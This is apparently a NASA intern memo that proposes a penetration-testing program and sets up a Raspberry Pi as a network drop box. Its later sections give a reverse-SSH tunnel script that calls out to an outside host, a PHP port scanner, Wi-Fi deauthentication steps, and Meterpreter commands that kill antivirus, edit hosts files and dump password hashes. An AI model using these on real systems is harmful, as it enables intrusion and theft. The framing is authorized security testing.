NASA/TM-2014-xxxxxx

Scalable Asset Discovery, Vulnerability Scanning, and Penetration Testing for Remote Sites and Wireless Spectrums utilizing an Embedded Linux Plug

PwniPlug and the Raspberry Pi B+ as a Sample Pen Test

Ethan G. Ganzy
NASA Internships, Fellowships and Scholarships
John F. Kennedy Space Center, Kennedy Space Center, Florida

Abstract

All devices attached to the NASA KSC network are subject to security vulnerability scanning and/or penetration testing. In today's changing environment, vulnerable and/or unprotected systems can easily be overlooked. Systems that are not properly managed can become a potential threat to the operational integrity of our systems and networks. This includes all NASA (internal and external) information systems within NASA KSC Internet Protocol (IP) address space, and NASA KSC facilities.

The Office of the Chief Information Officer (OCIO) recommends that all NASA Centers and information systems be subject to penetration testing on a regular interval in accordance with the guidelines identified by the National Institute of Standards and Technology (NIST). (ITS-HBK-2810.04-02A)

Protecting information and equipment at NASA is an area of increasing concern. In addition to the CPU's on the network; Supervisory, Control and Data Acquisition (SCADA) systems are especially vulnerable because these systems have lacked standards, use embedded controllers with little computational power and informal software, are connected to physical processes, have few operators, and are increasingly also being connected to corporate networks.

The scope of work is comprised of several individual components which together build upon previous work by Drew Branch, NASA KSC Intern. The Pwn Plug is the selected COTS (Commercial-Off-The-Shelf) device chosen to test simplification of mandatory IT Security tasks. The device will be utilized to provide services to NASA KSC and enable an assessment of infrastructure soundness and regulatory compliance in an efficient, economical, and business responsive manner. The Pwn Plug is designed as a pen testing appliance which provides a hardware platform that can support commercial penetration testing efforts at significantly reduced costs.

The expected outcomes are: 1) External Penetration Testing, 2) Social Engineering, 3) Procedural Documentation, 4) Recommended Remediation Action Plan, 5) System Retest & Remediation Attestation and 6) Final Reports, out briefing and Presentation.

Due to physical and material constraints beyond intern and mentor control, the project was redefined as a working pen-test scenario. Limitations of lab availability and tools dictated an academic exercise. This report was developed within the scenario guidelines suggested by the project mentor. The guidelines were to be creative in developing a Pen Test program for a client.

INTRODUCTION

This statement of proposed work is for security support services to NASA KSC ("KSC") in support of meeting internal information security Vulnerability Assessment and Penetration Testing requirements. The scenario has been designed to provide pen-testing in a cost effective and business-efficient manner. This proposal is based on using the Linux based embedded hardware known as the Raspberry Pi which will provide KSC with security support services to support its business needs. This will include the following services which were requested to meet requirements: 1) External Penetration Testing, 2) Wireless Penetration Testing, 3) Social Engineering, 4) Recommended Remediation Action Plan, 5) System Retest & Remediation Attestation and 6) Final Reports, out briefing and Presentation.

Intern Scenario (Security) is pleased to present the attached Statement of Work to assist KSC in this endeavor. Security is confident that its approach, qualifications and experience will allow KSC to achieve its goal in the most efficient and effective manner.

Security will coordinate with the designated KSC personnel in scheduling the start of this effort; there is urgency in reducing business risk and the Linux platform will assist in this effort.

The major components of this statement of work provide security support services and include the four following task areas. These task areas are briefly summarized below:

1. **Task Area 1: External Network & Application Level Penetration Testing**

Execute penetration test based upon the NSA Information Security methodology against KSC's external Internet facing systems.

2. **Task Area 2: Wireless Penetration Testing**

Conduct wireless assessment of KSC Lab and, if found vulnerability, use as an attack vector into KSC network infrastructure.

3. **Task Area 3: Social Engineering**

Employ various social engineering techniques to solicit and gain information and access to sensitive information; includes both over the wire and physical attempts.

4. **Task Area 4: Develop Recommended Remediation Action Plan**

Provide recommendations on corrective actions as identified within the results of Task Areas 1, 2 and 3.

5. **Task Area 5: Remediation Action Retesting & Attestation**

Conduct secondary penetration testing of specific systems previously discovered to be vulnerable to exploitation and attest to the systems remediation.

6. Task Area 6: Final Reports

Provide summary reports and presentation that detail vulnerabilities discovered which were successfully exploited.

Key Assumptions

The work requirements are based on the following key assumptions:

1. KSC will agree to Rules of Engagement (RoE) associated with conducting intrusive Penetration Testing activities.
2. KSC will make personnel available for facilitated sessions and meetings as required.
3. KSC will make all requested documentation available for review as required.
4. KSC will allow network access to SECURITY personnel as required.
5. KSC personnel who will be assigned to this project will have the technical skills necessary to participate in this project.
6. SECURITY will assign qualified resources to KSC and will not reassign those resources without approval/consent from KSC.
7. KSC will ensure that the appropriate Information Technology (IT) and business line partners will be informed and available as required.
8. Work will be performed onsite and/or remotely from SECURITY locations as the work dictates.

Applicable Documents:

- NASA Procedural Requirement (NPR) 2810.1, Security of Information Technology
- ITS-HBK2810.0401A, Risk Assessment: Security Categorization, Risk Assessment, Vulnerability Scanning, Expedited Patching, & Organizationally Defined Values
- MITRE Common Weakness Enumeration (CWE) List
- National Institute of Standards and Technology (NIST) Special Publication (SP) 800-53 Revision (Rev.) 3, Recommended Security Controls for Federal Information Systems and Organizations
- NIST SP 800-30 Revision (Rev.) 1, Risk Management Guide for Information Technology Systems
- NIST SP 800-115, Technical Guide to Information Security Testing and Assessment
- NIST SP 800-137, Information Security Continuous Monitoring (ISCM) for Federal Information Systems and Organizations
- ITS-HBK-0002, Roles and Responsibilities Crosswalk & Definitions

Task Details

Task Area 1: External Network & Application Level Penetration Testing

Purpose: SECURITY will employ intrusive methods, various attack vectors using the NSA's Information Security Evaluation Methodology governed by the agreed upon "Rules of Engagement" to identify potential vulnerabilities and actively exploit those vulnerabilities.

Tasks include:

- Definition and agreement of "Rules of Engagement"
- Effort coordination with upstream Internet Service Providers
- Effort coordination with KSC Information Security and Information Technology Departments
- External Network systems Penetration Testing
- Networking Mapping
- System Identification & Classification
- System Vulnerability Identification
- System Vulnerability Exploitation
- External Application Penetration Testing

- Application Architecture Identification
- Application Exploitation (to include, but not limited to)
    1. Input Validation
    2. Buffer Overflow
    3. Cross Site Scripting
    4. URL Manipulation
    5. SQL Injection
- Identification analysis, documentation and presentation of systems tested.

Completion Criteria: The External Network & Application Level Testing will be considered complete upon successful system exploitation or validation and verification that systems tested were unable to be penetrated at that point of time.

Deliverable(s): Executive Summary Report and Technical Summary Report of findings of external systems.

Task Area 2: Wireless Assessment and Penetration Testing

Purpose: Conduct assessment of wireless network(s) which may be vulnerable and exploit technical vulnerabilities discovered.

Tasks include:

- Wireless Assessment
- Identify wireless devices within the environment
- Determine vulnerabilities associated with wireless devices
- Document all findings and draft recommendations
- Wireless Penetration Testing
- Exploit vulnerabilities discovered with wireless devices
- Conduct high-level data discover and mapping of internal network
- Document all findings and draft recommendations

Completion Criteria: The Wireless Assessment and Penetration Test will be considered complete upon successful wireless exploitation or validation and verification that systems discovered and tested were unable to be penetrated at that point of time.

Deliverable: Executive Summary Report and Technical Summary Report of findings of wireless devices.

Task Area 3: Social Engineering

Purpose: Employ social engineering techniques to identify potential vulnerabilities associated with personnel and process to gain access to facility and/or exfiltrate sensitive information.

Tasks include:

- Over The Wire
- Open Source Intelligence Gathering
- Pretexting
- Phishing/e-mail based attacks
- Phone/IVR based attacks
- Document all findings and draft recommendations

- Physical
- Human Intelligence Gathering
- Dumpster diving
- Attempt to gain unauthorized access facility location(s)
- Attempt to exfiltrate sensitive information from facility location(s)
- Document all findings and draft recommendations

Completion Criteria: This task will be will be considered complete upon successful access to facility location leading to acquiring sensitive information from the facility or efforts yield no positive results at that point of time

Deliverable: Executive Summary Report and Technical Summary Report of findings of Social Engineering.

Task Area 4: Develop Recommended Remediation Action Plan

Purpose: Post penetration testing phase, work with the authorized personnel to develop and provide technical recommendations for remediation based upon findings of previous engagements areas.

Tasks include:

- Analysis
- Identify root cause of exploitable vulnerability
- Identify environmental context which allowed exploitation (technical, personnel, procedural)
- Determine potential courses of action for remediation based on least intrusive to business/business units
- Document all findings and draft recommendations

Completion Criteria: This task will be completed when remediation action plan is provided to KSC.

Deliverable: Recommended Remediation Action Plan

Task Area 5: Remediation Action Retesting & Attestation of Remediation

Purpose: Re-test systems containing critical/high level technical vulnerabilities and verify corrective action has been taken by KSC within 24 hours of discovery.

Tasks include:

- Targeted testing of systems containing critical/high level technical vulnerabilities.

Completion Criteria: This task will be considered complete when SECURITY attests that identified critical/high level technical vulnerabilities were remediated within 24 hours of discovery by KSC.

Deliverable: System specific executive summary of system reflecting remediation and Attestation of Corrective Actions.

Task Area 6: Final Reports & Out Brief Presentation

Purpose: Conduct analysis of all task areas findings, develop and provide executive summary which details vulnerabilities, potential risks associated, detailed technical report of vulnerabilities discovered and which were successfully exploited.

Tasks include:

- Analysis of Findings
- Perimeter Network Assessment
- External Network Penetration Testing results
- External Application Penetration Testing results
- Document all findings and recommendations
- Document creation, maintenance and delivery of Final Reports, Remediation Recommendations and Presentation

Completion Criteria: The Final Report and Remediation Recommendations function will be considered complete when SECURITY has concluded the tasks in the Statement of Work according to their completion criteria or SECURITY has met the completion criteria defined in the "Completion Criteria" section of this Statement of Work.

Deliverable: Final Report of Findings and Out Brief Presentation

SYSTEM COMPONENTS AND SETUP

A. The Raspberry Pi

The Raspberry Pi Model B was utilized as a demonstrator Local System Environment (LSE). Central to the device is a Broadcom BCM2835 system-on-chip processor running at 700MHz, with a VideoCore IV Graphics Processing Unit (GPU) running at 250MHz. A single 256MB module of Hynix Low Power Double Data Rate (LPDDR) memory running at 400MHz provides Random Access Memory (RAM) for both the CPU and GPU, with the typical split leaving around 186MB of memory available for the user.

The Raspberry Pi always needs to boot off of a Secure Digital (SD) card loaded with an operating system (OS) disk image. There are many OS versions offered for the Raspberry Pi, however, for this execution, Raspbian “Wheezy” was chosen as the OS. Configuration of a Raspberry Pi as a webserver is a relatively straightforward process with a routine establishment of a LAMP environment. It is termed a LAMP server, one of the most common configuration for webservers, which stands for:

- Linux – operating system
- Apache – webserver (http) software
- Mysql – database server
- PKSC or Perl – programming languages

INITIAL CONSIDERATIONS

Confidentiality, Integrity, and Availability (CIA) is a model designed to guide policies for information security within an organization. In this context, confidentiality is a set of rules that limits access to information, integrity is the assurance that the information is trustworthy and accurate, and availability is a guarantee of ready access to the information by authorized people. Judgments and considerations regarding ease of use, key length and system management were all taken into account in the final recommendations.

A. Scope

All devices attached to the NASA KSC Lab network are subject to security, vulnerability, scanning and/or penetration testing. In today's changing environment, vulnerable and/or unprotected systems can easily be overlooked. Systems that are not properly managed can become a potential threat to the operational integrity of our systems and networks. This includes all NASA (internal and external) information systems within NASA Internet Protocol (IP) address space, NASA facilities, etc. unless excluded in the RoE. The Office of the Chief Information Officer (OCIO) recommends that all NASA Centers and information systems be subject to penetration testing on a regular interval in accordance with the guidelines identified by the National Institute of Standards and Technology (NIST).(ITS-HBK-2810.04-02A)

B. In Scope

The following activities are within the scope of this policy:

- Interviews with key staff members in charge of policy, administration, day-to-day operations, system administration, network management, and facilities management.
- A Visual Walk Through of the facilities with administrative and facilities personnel to assess physical security.
- A series of Network Scans to enumerate addressable devices and to assess each systems available network services.
- Penetration testing of systems, networks, buildings, laboratories or facilities.
- Social Engineering to acquire sensitive information from staff members.
- Social Engineering of ALL staff, contractors and consultants of NASA KSC.
- Any system dealing with information governed by laws, regulations, and/or policies that require penetration testing are also covered.
- Other systems dealing with sensitive data may be submitted for penetration testing at the request of the Division owner, or at the recommendation of the IT Security Office.

C. Out of Scope

The following activities are NOT part of this security assessment:

- Testing Disaster Recovery Plans, Business Continuity Plans, or Emergency Response Plans.
- Conducting Denial of Service/Distributed Denial of Service.
- Any item/task prohibited by the established RoE (Rules of Engagement). Due to the sensitive nature of the testing, specific rules of engagement are necessary to ensure that testing is performed in a manner that minimizes impact on operations while maximizing the usefulness of the test results.

Rules

Rules are an authoritative principle which is set forth to guide behavior or action of a person, group or organization keeping in mind the objective and goals it need to achieve. The rules may also include all that is required to maintain the security of any company and avoid any network breaches and even if there is one, the rules must also guide the way to tackle them. When designing the rules for security much attention is given to the hackers who may become a threat to the security as they can attack from even outside the network and they are the ones who make or break the security wall. Money is spent to keep the external threats at bay but almost eighty percent of attacks and data compromises are those that are internal to the network of the organization.

External hacking can be checked if the authority is a bit careful and follows the methods and procedures to security well and without any single fault at any point of time. The simple rules being:

1. **Protecting All Avenues of Attack:**

The basic step for establishing a belligerent security stance is to protect your network from all ends leaving no loop holes. This means the proxy servers and network firewalls which protects from all the worms and viruses should be regularly viewed and analyzed to provide secure organization. The use of new and wireless devices in a network presents a critical new challenge for network administrators. Hackers can get laptops and move around with them to get a wireless point to access other networks, and then with just a little bit of analysis they can plant themselves into the unknown networks and hack into the data that was personal only a few moments back.

2. **Encrypting the Data:**

The data moving in the space must be cosseted from the outside intrusion. It has to be encrypted (to encode it into a form so that the actual data is hidden and it becomes difficult for others to decipher) using a dynamically varying encryption code of behavior.

3**. Device Authentication:**

A separate and completely unrelated authentication server must be used to confirm that a wireless device is allowed to access the network. Authentication is through software records or security "certificates," that precisely define what the wireless device is and what is the access which is permitted. Certificates should be updated routinely and must have expiration dates. If a device attempts to attach and its certificate is out of date, the authentication server will reject it. This serves a good counter measure as it not only detects the illegal attempt of an unauthorized intruder but also gives you a warning signal in the very earlier stage so that you can have a proper plan to make a counter attack before things go out of hand.

4. **Security Audits on an annual basis:**

Audit is an independent examination conducted by a professional to see if all the functions remain in accordance with the given protocol. It also brings into light the loopholes or any single breach into the security and helps the company as a whole to have a better security as compared to what it had earlier or as per the new development of technologies around. As a sound policy a company recommends security audits for itself by either implementing or upgrading their platforms which may be wireless. An effective audit should always include a plan of which proper execution should be done with proper control measures at recurring intervals. The internal hackers are known to launch more attacks that the externals and the internal security process needs to be more strict and sensitive to the confidential data of the company and also take actions for even the casual sneak peeks into the company’s data. The authority must always ensure that the internal employees are not capable to access any resources like files that they must not access.

Pi Setup/Hardware

After the initial setup of the Raspberry Pi utilizing a reverse shell is the most critical aspect to take full advantage of the Pi as a testing platform. A Reverse Shell using Secure Shell (SSH) is a good implementation for bypassing Network Address Translation (NAT) and some firewalls with weak egress filtering. The Pi then can be used as drop boxes to leave behind on the target network. Correctly setup they will remote back out to you. Make sure you have OpenSSH installed, which is common for most distros (Linux distributed operating system) in use.

1. **SSH Keys Setup**

Do the following on the Raspberry Pi, but replace “root” with the username on your home Personal Computer (PC) (I use home.nasa.gov in these examples)

```
ssh-keygen -t rsa
```

Use a blank passphrase. This next line is to copy of the key to the PC

```
cat ~/.ssh/id_rsa.pub | ssh root@home.nasa.gov "cat - >> ~/.ssh/authorized_keys"
```

2. Reverse SSH Automatic Script


Make a script called “autossh” on the Raspberry Pi with the contents of this script, replacing the parameters in green as needed:

SCRIPT:


```
#!/bin/sh
# Based on http://www.brandonhutchinson.com/ssh_tunnelling.html
# $REMOTE_HOST is the name of the remote system
REMOTE_HOST=home.nasa.gov

# Setting my username for home box, you will most likely want to change this
USER_NAME=root

# $REMOTE_PORT is the remote port number that will be used to tunnel
# back to this system
REMOTE_PORT=1974

# $COMMAND is the command used to create the reverse ssh tunnel
COMMAND="ssh -q -N -R $REMOTE_PORT:localhost:22 $USER_NAME@$REMOTE_HOST"

# Is the tunnel up? Perform two tests:

# 1. Check for relevant process ($COMMAND)
pgrep -f -x "$COMMAND" > /dev/null 2>&1 || $COMMAND

# 2. Test tunnel by looking at "netstat" output on $REMOTE_HOST
ssh $REMOTE_HOST netstat -an | egrep "tcp.*:$REMOTE_PORT.*LISTEN" \
  > /dev/null 2>&1
if [ $? -ne 0 ] ; then
  pkill -f -x "$COMMAND"
  $COMMAND
fi
```

2. Tools Loaded

For a complete listing of tools that may be used on the network see Appendix A.



PWNIE EXPRESS installed on Pi Platform replacing more expensive plug platform.



HackPack Installed and Ready to Function

Tool selection varies based upon need and environment. Some needs are recurrent and I have selected an example based upon steps of the testing methodology.

Remote Port Scanner

A PHP script which can be edited to include additional ports.

This script works easily on the LAMP environment of the Pi. The following are included in the script: POP3 Mail Server port 110, MsSQL port 1433, FTP Server port 21, SSH Server port 22, SMTP Mail Server port 25, MySQL Server port 3306, SSL Server port 443, Web Server port 80, Handle Server 8000, and a Proxy Web Server at 8001.

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
   "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<?php
function lookup($hport,$port_variable,$which_machine){
$fp = fsockopen($which_machine, $hport, &$errno, &$errstr, 8);
if (!$fp){
$data = "<tr><td width=\"40%\">$port_variable :</td><td
width=\"60%\"><font color=\"#FF0000\">No Reply</font></td></tr>";
} else {
$data = "<tr><td width=\"40%\"><strong><font
```

```
color=\"#008000\">$port_variable :</font></td><td
width=\"60%\"><strong><font
color=\"#008000\">Running on
$which_machine</strong></font></td></tr>";
fclose($fp);
}
return $data;
}
?>
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<title>Open Ports</title>
<style type="text/css">
 <!--
body{background-color: #F0F0F0; margin-left:90px; font-family: arial; font-weight:normal; font-size: 11px;
color:#000090}
table{margin-left:25px; font-family: arial; font-weight:normal; font-size: 13px; color:#000090}
// -->
</style>

<script type="text/javascript">
 <!--
function Pointer() {
document.ports.domain.focus();
return;
}
//-->
</script>
</head>
<body onload="Pointer()">
<?php
if(isset($domain)){
echo "<h1>Open ports on: $domain</h1>";
echo "<em>Scanning... please be patient</em></ br>";
?>
<form method="POST" action="ports.php" name="ports"
target="_self">
<p><?php
echo "<input type=\"text\" name=\"domain\" value =\"$domain\"
size=\"20\" />";
?> <input type="submit" value="Check Ports" name="submit"
style="background-color: #F0F0F0; color: #000080" /></p>
</form>

<?php
echo "<table border=\"0\" cellpadding=\"0\">";
echo lookup("110","POP3 Mail Server Port 110","$domain");
echo lookup("1433","Ms SQL Port 1433","$domain");
echo lookup("21","FTP Server Port 21","$domain");
```

```
echo lookup("22","SSH Server Port 22","$domain");
echo lookup("25","SMTP Mail Server Port 25","$domain");
echo lookup("3306","MySQL Server Port 3306","$domain");
echo lookup("443","SSL Server Port 443","$domain");
echo lookup("80","Web Server Port 80","$domain");
echo lookup("8000","Handle Server 8000","$domain");
echo lookup("8001","Proxy Web Server at 8001","$domain");
echo "</table>";

?><?php
}
else {
echo "$domain";
?>
<form method="POST" action="ports.php" name="ports"
target="_self">This segment will open sockets and query
pre-selected ports.<br />
<br />
<b>Host</b>:

<p><?php
echo "<input type=\"text\" name=\"domain\" value =\"$domain\"
size=\"20\" />";
?> <input type="submit" value="Check Ports" name="submit"
style="background-color: #F0F0F0; color: #000080" /></p>
</form>
<br />
 <?php
}
?>

<hr />
This segment will scan a list of ports you select. <?
$timeout = 1;
if ($pressed)
{
set_time_limit(0);
echo "<br />Scanning <big><strong>$target</big></strong>" .
"...<br>\n"; flush();
for ($i = $min; $i <= $max; $i++)
{
$handle = fsockopen($target, $i, $errno, $errstr, $timeout);
if (!$handle)
{
echo "<br /><strong><font color=\"#FF0000\">No connection at port
$i</font></strong><br />\n"; flush();
}
else
{
```


```
echo "<br /><strong><font
color=\"#008000\">Open port at $i<br></font></strong><br />\n";
flush();
fclose($handle);
}
}
}
else
{
echo "<form method=post action=\"$PHP_SELF\">\n";
echo "<input type=text name=target value=$target>Host<br />\n";
echo "<input type=text size=5 name=min value=21>Starting port
number<br />\n";
echo "<input type=text size=5 name=max value=113>Ending port
number<br />\n";
echo "<input type=submit name=pressed value=' Scan
'style=\"background-color: #F0F0F0; color: #000080\" />\n";
echo "</form>\n";
}
?>
 <a href="http://www.mobrien.com"><img border="0"
src="http://mobrien.com/images/mob.gif"
alt="Copyright MPRM Group Limited" /></a><br />
<a target="_blank" href="http://www.mobrien.com/eme.html">Help</a>
</body>
</html
```

WiPi Wireless Tool

The program is split into three parts, setup scripts, attack scripts, and automated tasks that can be turned on and off. The setup script prints a menu of currently available options, and acts a front end to the program. The first time the Raspberry Pi is booted and the software installed this program must be run to specify what future attacks will take place.

The setup script picture the toolkit currently has the capabilities of automating de-authentication, packet harvesting, Cookie Cadger, and to call home to open a reverse shell into the remote system. De-authentication starts out with the device scanning for access points within range. The specific command that performs this is *iwlist scan $interface* where interface is variable replaced with a wireless device that is used for sending malicious wireless traffic. This aircrack suite is then passed the appropriate information allowing it to de-authenticate nearby access points. There are two tools in the suite used for this. Airmon-ng is used to modify the wireless hardware state to create a sudo interface running in promiscuous mode. The other is aireplay-ng which sends de-authentication packets across a network.

The second attack listed is packet harvesting. Capturing raw packet streams is a great information gathering tactic and can yield very useful data when analyzed later with a combination of other tools. This Man in The Middle (MITM) attack is subtle, and not easily detected on a wireless network. It exploits one key “weakness” in wireless networks found in many public places public with lack of encryption. Even with the ease of setting up modern protection mechanisms such as wi-fi protected access (WPA)/WPA2 and Radius. The harvest packets are also transmitted back to a listening server for analysis given the secondary wireless card can negotiate an internet connection.



The most common and useful was wireshark. This tool has a wide range of capabilities and can allow an admin to look for plain text passwords, websites visited, and other application data. However, the Graphical User Interface (GUI) mode most be enabled. Other programs useful for captured data are tcpreplay, which can replay captured packets on a network, and driftnet which can search through pcap files and extract pictures that were sent across the network. A large amount of amount of private data can be gleamed from unsuspecting users on an open connection.

Scripts added to the Metasploit Framework

checkvm

The 'checkvm' script, as its name suggests, checks to see if you exploited a virtual machine. This information can be very useful.

meterpreter > run checkvm

[*] Checking if SSHACKTHISBOX-0 is a Virtual Machine .....
[*] This is a VMware Workstation/Fusion Virtual Machine

getcountermeasure

The 'getcountermeasure' script checks the security configuration on the victims system and can disable other security measures such as A/V, Firewall, and much more.

meterpreter > run getcountermeasure

[*] Running Getcountermeasure on the target...
[*] Checking for contermeasures...
[*] Getting Windows Built in Firewall configuration...

```
[*]
[*]    Domain profile configuration:
[*]    ----------------------------------------------------------------
[*]    Operational mode                = Disable
[*]    Exception mode                  = Enable
[*]
[*]    Standard profile configuration:
[*]    ----------------------------------------------------------------
[*]    Operational mode                = Disable
[*]    Exception mode                  = Enable
[*]
[*]    Local Area Connection 6 firewall configuration:
[*]    ----------------------------------------------------------------
[*]    Operational mode                = Disable
[*]
[*] Checking DEP Support Policy...
```

get_local_subnets

The 'get_local_subnets' script is used to get the local subnet mask of a victim. This can be very useful information to have for pivoting.

```
meterpreter > run get_local_subnets

Local subnet: 10.211.55.0/255.255.255.0
```

gettelnet

The 'gettelnet' script is used to enable telnet on the victim if it is disabled.

```
meterpreter > run gettelnet

Windows Telnet Server Enabler Meterpreter Script
Usage: gettelnet -u  -p


OPTIONS:

-e   Enable Telnet Server only.
-h   Help menu.
-p   The Password of the user to add.
-u   The Username of the user to add.

meterpreter > run gettelnet -e

[*] Windows Telnet Server Enabler Meterpreter Script
[*] Setting Telnet Server Services service startup mode
```

[*] The Telnet Server Services service is not set to auto, changing it to auto ...
[*] Opening port in local firewall if necessary

hostsedit

The 'hostsedit' Meterpreter script is for adding entries to the Windows hosts file. Since Windows will check the hosts file first instead of the configured DNS server, it will assist in diverting traffic to a fake entry or entries. Either a single entry can be provided or a series of entries can be provided with a file containing one entry per line.

meterpreter > run hostsedit

OPTIONS:

-e Host entry in the format of IP,Hostname.
-h Help Options.
-l Text file with list of entries in the format of IP,Hostname. One per line.

Example:

run hostsedit -e 127.0.0.1,google.com
run hostsedit -l /tmp/fakednsentries.txt

meterpreter > run hostsedit -e 10.211.55.162,www.microsoft.com
[*] Making Backup of the hosts file.
[*] Backup loacated in C:\WINDOWS\System32\drivers\etc\hosts62497.back
[*] Adding Record for Host www.microsoft.com with IP 10.211.55.162
[*] Clearing the DNS Cache

killav

The 'killav' script can be used to disable most antivirus programs running as a service on a target.

meterpreter > run killav

[*] Killing Antivirus services on the target...
[*] Killing off cmd.exe...

scraper

The 'scraper' script can grab even more system information, including the entire registry.

meterpreter > run scraper

[*] New session on 10.211.55.128:4444...

[*] Gathering basic system information...
[*] Dumping password hashes...
[*] Obtaining the entire registry...
[*] Exporting HKCU
[*] Downloading HKCU (C:\WINDOWS\TEMP\LQTEhIqo.reg)
[*] Cleaning HKCU
[*] Exporting HKLM
[*] Downloading HKLM (C:\WINDOWS\TEMP\GHMUdVWt.reg)

From our examples above we can see that there are plenty of Meterpreter scripts for us to enumerate a ton of information, disable anti-virus for us, enable RDP, and much much more.

winenum

The 'winenum' script makes for a very detailed windows enumeration tool. It dumps tokens, hashes and much more.

meterpreter > run winenum

[*] Running Windows Local Enumerion Meterpreter Script
[*] New session on 10.211.55.128:4444...
[*] Saving report to /root/.msf4/logs/winenum/10.211.55.128_20090711.0514-99271/10.211.55.128_20090711.0514-99271.txt
